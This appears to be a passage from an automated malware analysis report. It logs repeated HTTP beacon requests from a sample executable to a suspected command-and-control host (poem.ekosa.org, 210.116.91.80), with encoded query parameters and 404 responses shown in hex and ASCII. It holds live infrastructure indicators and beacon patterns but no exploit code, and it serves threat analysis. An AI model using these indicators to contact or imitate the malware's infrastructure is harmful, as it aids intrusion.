Jan 11, 2021 17:55:01.488401890 CET	137	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:01 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML><HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
80	192.168.2.4	49850	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:43.566813946 CET	583	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:43.826807022 CET	584	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:43 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML><HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
81	192.168.2.4	49851	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:44.199999094 CET	584	OUT	GET /intro/info/info.asp?id=dn678 HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:44.463160992 CET	585	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:43 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML><HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
82	192.168.2.4	49852	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:44.730411053 CET	586	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:44.990772009 CET	586	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:44 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML><HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
83	192.168.2.4	49853	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:45.259469986 CET	587	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:45.522773027 CET	588	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:44 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
84	192.168.2.4	49854	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:45.909315109 CET	588	OUT	GET /intro/info/info.asp?id=dn678 HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:46.173079967 CET	589	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:46 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
85	192.168.2.4	49855	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:46.442652941 CET	590	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:46.706830025 CET	590	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:46 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
86	192.168.2.4	49856	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:46.973223925 CET	591	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:47.235138893 CET	592	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:47 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 3a 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML><HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
87	192.168.2.4	49857	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:47.623301983 CET	592	OUT	GET /intro/info/info.asp?id=dn678 HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:47.884114981 CET	593	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:47 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 3a 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML><HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
88	192.168.2.4	49858	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:48.153604984 CET	594	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:48.416039944 CET	594	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:48 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
89	192.168.2.4	49859	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
Jan 11, 2021 17:55:48.682172060 CET	595	OUT	GET /intro/info/info.asp?search=2tjbpK6urq6urq6u HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.2; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: poem.ekosa.org Connection: Keep-Alive
Jan 11, 2021 17:55:48.944469929 CET	596	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Mon, 11 Jan 2021 16:55:48 GMT Connection: close Content-Length: 315 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 2f 2f 45 4e 22 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 68 74 6d 6c 34 2f 73 74 72 69 63 74 2e 64 74 64 22 3e 0d 0a 3c 48 54 4d 4c 3e 3c 48 45 41 44 3e 3c 54 49 54 4c 45 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 54 49 54 4c 45 3e 0d 0a 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 73 2d 61 73 63 69 69 22 3e 3c 2f 48 45 41 44 3e 0d 0a 3c 42 4f 44 59 3e 3c 68 32 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 0d 0a 3c 68 72 3e 3c 70 3e 48 54 54 50 20 45 72 72 6f 72 20 34 30 34 2e 20 54 68 65 20 72 65 71 75 65 73 74 65 64 20 72 65 73 6f 75 72 63 65 20 69 73 20 6e 6f 74 20 66 6f 75 6e 64 2e 3c 2f 70 3e 0d 0a 3c 2f 42 4f 44 59 3e 3c 2f 48 54 4d 4c 3e 0d 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd"><HTML> <HEAD><TITLE>Not Found</TITLE><META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD><BODY> Not Found <hr> HTTP Error 404. The requested resource is not found. </BODY></HTML>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.4	49769	210.116.91.80	80	C:\Users\user\Desktop\WVbU1Gf5p8.exe

Timestamp	kBytes transferred	Direction	Data
